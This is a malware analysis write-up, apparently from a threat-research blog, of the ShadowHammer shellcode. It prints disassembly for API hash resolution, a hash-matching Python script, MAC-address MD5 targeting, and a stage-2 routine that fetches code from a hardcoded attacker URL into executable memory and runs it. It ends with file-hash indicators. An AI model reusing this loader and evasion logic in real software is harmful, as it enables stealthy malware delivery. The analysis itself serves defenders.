
```
inc     [ebp+loop_counter] ; Next export entry
```



```
mov     eax, [ebp+loop_counter]
cmp     eax, [ebp+num_name_ptrs]
jl      short loc_4A

jmp     short loc_43

loc_4A:
mov     ecx, [ebp+loop_counter]
```

The function resolution's second step uses the same shellcode routine to look for hashed function names in the export table. But as it needs to call several other DLLs it uses LoadLibraryExW which it got in the first step to get the base address of the modules.

Below is where all the other hash values for function names are found in code, commented with the module and function name they correspond to:




```
mov     [ebp+var_28], 74h ; 't' ; BELOW: name hashes for various functions to find
mov     [ebp+var_F8], 0DF894B12h ; kernel32.VirtualAlloc
mov     [ebp+var_F4], 0B5114D1Eh ; kernel32.GetModuleFileNameW
mov     [ebp+var_F0], 0E06C4B85h ; kernel32.WritePrivateProfileStringW
mov     [ebp+var_EC], 1A6F40D7h ; kernel32.GetSystemTimeAsFileTime
mov     [ebp+var_E8], 79EA1906h ; kernel32.FileTimeToSystemTime
mov     [ebp+var_E4], 7B260749h ; kernel32.VirtualFree
mov     [ebp+var_E0], 5A370CBh ; ntdll.memcpy
mov     [ebp+var_DC], 5A3705Fh ; ntdll.memcmp
mov     [ebp+var_D8], 5A3B36Bh ; ntdll.memset
mov     [ebp+var_D4], 0F77105BDh ; ntdll.swprintf
mov     [ebp+var_D0], 0A1F571A6h ; ntdll.sprintf
mov     [ebp+var_CC], 0AB4CA0DFh ; ntdll.strncat
mov     [ebp+var_C8], 0C9CC0D1Ah ; ntdll.MD5Init
mov     [ebp+var_C4], 8922D4C9h ; ntdll.MD5Update
mov     [ebp+var_C0], 314BC30h ; ntdll.MD5Final
mov     [ebp+var_BC], 9ACB1212h ; IPHLPAPI.GetAdaptersAddresses
mov     [ebp+var_B8], 87B21B7Ch ; wininet.InternetOpenA
mov     [ebp+var_B4], 0D19124AFh ; wininet.InternetOpenUrlA
mov     [ebp+var_B0], 0E8BAA2FAh ; wininet.InternetQueryDataAvailable
mov     [ebp+var_AC], 3D840FA5h ; wininet.InternetReadFile
mov     [ebp+pstr_wininet], eax
mov     [ebp+var_8], edi
xor     ebx, ebx
```

These function addresses are saved in a structure that the rest of the code often accesses via a register base pointer. To help see what function is being called you can use the following offsets:

Offset	Function
0x4	kernel32.VirtualAlloc
0x8	kernel32.GetModuleFileNameW
0xC	kernel32.WritePrivateProfileStringW
0x10	kernel32.GetSystemTimeAsFileTime
0x14	kernel32.FileTimeToSystemTime


0x18	kernel32.VirtualFree
0x1C	ntdll.memcpy
0x20	ntdll.memcmp
0x24	ntdll.memset
0x28	ntdll.swprintf
0x2C	ntdll.sprintf
0x30	ntdll.strncat
0x34	ntdll.MD5Init
0x38	ntdll.MD5Update
0x3C	ntdll.MD5Final
0x40	IPHLPAPI.GetAdaptersAddresses
0x44	wininet.InternetOpenA
0x48	wininet.InternetOpenUrlA
0x4C	wininet.InternetQueryDataAvailable
0x50	wininet.InternetReadFile
0x4	kernel32.VirtualFree

Knowing these offsets and defining them makes the code a lot more readable. We go from this:



```
call    dword ptr [esi+40h]
```

To this:




```
call    [esi+funcs.IPHLPAPI_GetAdaptersAddresses]
```

In case anyone finds it useful, some Python code to help produce these hashes and find matches against real function names is provided here (slightly abbreviated):

```
import numpy

# We expect, and require, that int_scalars overflow occurs, so ignore
numpy.warnings.filterwarnings('ignore')

find_hashes = [
  0x431A42C9, 0x0C2CBC15A, ... function hashes ...
]

names = [ ... list of exported functions in target DLLs ... ]

hashes_2s_compliment = {}
for hash in find_hashes:
  twoscomp = hash
  if twoscomp >= 1<<31: twoscomp -= 1<<32
  hashes_2s_compliment[twoscomp] = hash

mul_by = numpy.int32(0x21)
for name in names:
  name_hash = numpy.int32(0)
  for char in name:
    name_hash = name_hash * mul_by
    name_hash += numpy.int32(ord(char))
  if name_hash in hashes_2s_compliment:
    print('{}: {}'.format(hex(hashes_2s_compliment[name_hash]), name))
```


MAC Addresses

Armed with these functions the shellcode continues its work, moving on to the MAC validation phase. Here we can see it getting the MD5 hash of MAC addresses on the machine by calling a function within the shellcode we have called get_macs_and_md5. This is called twice. The first time gets the number of MAC addresses to help it allocate the right amount of memory to store all the MD5 hashes. The second time it actually generates and stores the MD5 hashes.


```
call    get_macs_and_md5 ; Count MAC addresses to allocate
                         ;   right amount of mem for MD5 hashes
pop     ecx
pop     ecx
cmp     eax, ebx         ; Exit if 0 interfaces
jbe     short loc_FA6
```

```
lea     edi, [eax+5]     ; Add 5 to number of interfaces count
imul    edi, 14h         ; Then times by 14 - the size needed to store MD5 hashes
                         ; (they use 0x14 size elements, even though hash is 0x10)
push    4                ; flProtect (PAGE_READWRITE)
push    3000h            ; flAllocationType (MEM_RESERVE|MEM_COMMIT)
push    edi              ; dwSize
push    ebx              ; lpAddress (NULL)
call    [esi+funcs.kernel32_VirtualAlloc] ; Allocate memory for MD5 hashes
push    edi              ; count
push    ebx              ; c (NULL)
push    eax              ; dest
mov     [ebp+var_4], eax
call    [esi+funcs.ntdll_memset] ; Zero out memory allocated for MD5 hashes
add     esp, 0Ch
push    ebx
push    [ebp+var_4]
call    get_macs_and_md5
mov     edi, eax
pop     ecx
pop     ecx
cmp     edi, ebx         ; Check some MAC addresses were found
jbe     short loc_FA6    ; If no interfaces, exit
```


MAC addresses are obtained by calling GetAdaptersAddresses with AF_UNSPEC to get all interfaces.



```
lea     eax, [ebp+size]
push    eax                ; SizePointer (set to 0 below)
push    ebx                ; AdapterAddresses (NULL)
push    ebx                ; Reserved (NULL)
push    ebx                ; Flags (AF_UNSPEC)
push    ebx                ; Family (NULL)
mov     [ebp+size], ebx ; Size 0
call    [esi+funcs.IPHLPAPI_GetAdaptersAddresses]
cmp     eax, 6Fh ; 'o'   ; 0x6F == ERROR_BUFFER_OVERFLOW
jz      short loc_302
```

```
loc_302:                   ;
push    4                  ; flProtect (PAGE_READWRITE)
push    1000h              ; flAllocationType (MEM_COMMIT)
push    [ebp+size]         ; dwSize
push    ebx                ; lpAddress (NULL)
call    [esi+funcs.kernel32_VirtualAlloc]
mov     edi, eax           ; edi = allocated mem
lea     eax, [ebp+size]
push    eax                ; SizePointer (the size just allocated)
push    edi                ; AdapterAddresses (allocated mem)
push    ebx                ; Reserved (NULL)
push    ebx                ; Flags (AF_UNSPEC)
push    ebx
call    [esi+funcs.IPHLPAPI_GetAdaptersAddresses]
test    eax, eax
jnz     short loc_370
```

And the actual MD5 calls:




```
...loop management...
```

```
lea     eax, [ebp+var_78]
push    eax
call    [esi+funcs.ntdll_MD5Init]
push    6
lea     eax, [edi+2Ch]
push    eax
lea     eax, [ebp+var_78]
push    eax
call    [esi+funcs.ntdll_MD5Update]
lea     eax, [ebp+var_78]
push    eax
call    [esi+funcs.ntdll_MD5Final]
push    10h             ; Size of MD5
lea     eax, [ebp+var_20]
push    eax             ; src
push    [ebp+md5_hashes] ; dest
call    [esi+funcs.ntdll_memcpy]
add     esp, 0Ch
```


```
...loop management...
```

These MD5 hashes are then checked against a set of hashes hardcoded into the shellcode like in the example below:



```
sub     esp, 34Ch
mov     [ebp+var_31C], 0C706B000h ; MAC address MD5 loaded as little endian values
mov     [ebp+var_318], 0E6ACB6DAh
mov     [ebp+var_314], 99375CC2h
mov     [ebp+var_310], 146E2BEBh
push    ebx
```

This shows the branches taken depending on whether there was a MAC address match or not, right at the end of the entry function in the shellcode:



```
push    esi
call    check_mac_hashes
add     esp, 14h
test    eax, eax
jz      short loc_FA1
```


```
lea     eax, [ebp+var_34C]
push    eax
call    stage2_download_exec
jmp     short loc_FA6
```

```
loc_FA1:
call    drop_idx_file
```

```
loc_FA6:
pop     edi
pop     esi
pop     ebx
leave
retn
main endp
```

Stage 2 Payload Download and Execute

If there is a MAC address match, the shellcode proceeds to download a second stage from the internet. The URL used for this stage is found hardcoded as a set of constant values, which are little-endian, so the string fragments look backward when forced to display as ASCII below:




```
mov     [ebp+stage2_url], 'ptth' ; Stage 2 URL as raw little-endian numbers
mov     [ebp+var_90], '//:s'
mov     [ebp+var_8C], 'susa'
mov     [ebp+var_88], 'ftoh'
mov     [ebp+var_84], 'c.xi'
mov     [ebp+var_80], 'l/mo'
mov     [ebp+var_7C], '2ogo'
mov     [ebp+var_78], 'gpj.'
mov     [ebp+var_74], ebx
```

Which gives the URL:

```
https://asushotfix[.]com/logo2[.]jpg
```


The URL is opened with a proxy-aware function:



```
lea     eax, [ebp+stage2_url]
push    eax
call    [esi+funcs.ntdll_strncat]
add     esp, 18h
push    ebx             ; dwFlags
push    ebx             ; lpszProxyBypass
push    ebx             ; lpszProxy
push    ebx             ; dwAccessType (INTERNET_OPEN_TYPE_PRECONFIG, proxy aware)
push    ebx             ; lpszAgent
call    [esi+funcs.wininet_InternetOpenA]
cmp     eax, ebx
jz      short loc_529
```

```
push    ebx             ; dwContext
push    84800100h       ; dwFlags
push    ebx             ; dwHeadersLength
push    ebx             ; lpszHeaders
lea     ecx, [ebp+stage2_url]
push    ecx             ; lpszUrl
push    eax             ; hInternet
call    [esi+funcs.wininet_InternetOpenUrlA]
mov     [ebp+handle_InternetOpenURL], eax
cmp     eax, ebx
jz      short loc_529
```

Data is downloaded from the URL directly into a memory region allocated read/write/execute, and finally the stage 2 code is called:



```
push    40h ; '@'       ; PAGE_EXECUTE_READWRITE
push    1000h           ; MEM_COMMIT
push    500000h         ; dwSize
push    ebx             ; lpAddress (NULL)
call    [esi+funcs.kernel32_VirtualAlloc]
mov     edi, eax        ; edi = allocated mem
jmp     short loc_4FA
```

```
loc_4FA:                ;
push    ebx             ; dwContext
push    ebx             ; dwFlags (NULL)
lea     eax, [ebp+bytes_avail]
push    eax             ; lpdwNumberOfBytesAvailable
push    [ebp+handle_InternetOpenURL] ; hFile
mov     [ebp+bytes_avail], ebx
call    [esi+funcs.wininet_InternetQueryDataAvailable]
cmp     [ebp+bytes_avail], ebx
jnz     short loc_4DB
```

```
push    edi
push    esi
lea     eax, [edi+8]
call    eax             ; Call into the stage 2 payload
pop     ecx
pop     ecx
cmp     edi, ebx
jz      short loc_529
```

```
loc_4DB:
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpdwNumberOfBytesRead
push    [ebp+bytes_avail] ; dwNumberOfBytesToRead
mov     [ebp+NumberOfBytesRead], ebx
mov     eax, [edi]
lea     eax, [eax+edi+8] ; The allocated memory being written into
push    eax             ; lpBuffer
push    [ebp+handle_InternetOpenURL] ; hFile
call    [esi+funcs.wininet_InternetReadFile]
mov     eax, [ebp+NumberOfBytesRead]
add     [edi], eax      ; Advanced through buffer by num of bytes read from net
adc     [edi+4], ebx
```

At the time of analysis, the second stage payload was no longer available from the callback URL. It is likely further information will become available over the coming weeks.

Detection of ShadowHammer

There are several indicators defensive teams can hunt for including the hashes of files, dropped files, and network-based IOCs.

SHA-256 (along with the month it was seen)

- bca9583263f92c55ba191140668d8299ef6b760a1e940bddb0a7580ce68fef82 June
- 6aedfef62e7a8ab7b8ab3ff57708a55afa1a2a6765f86d581bc99c738a68fc74 July
- ac0711afee5a157d084251f3443a40965fc63c57955e3a241df866cfc7315223 July
- e78e8d384312b887c01229a69b24cf201e94997d975312abf6486b3363405e9d Sep
- 736bda643291c6d2785ebd0c7be1c31568e7fa2cfcabff3bd76e67039b71d0a8 Sep
- 9bac5ef9afbfd4cd71634852a46555f0d0720b8c6f0b94e19b1778940edf58f6 Sep
- 9a72f971944fcb7a143017bc5c6c2db913bbb59f923110198ebd5a78809ea5fc Oct
- 357632ee16707502ddb74497748af0ec1dec841a5460162cb036cfbf3901ac6f Oct
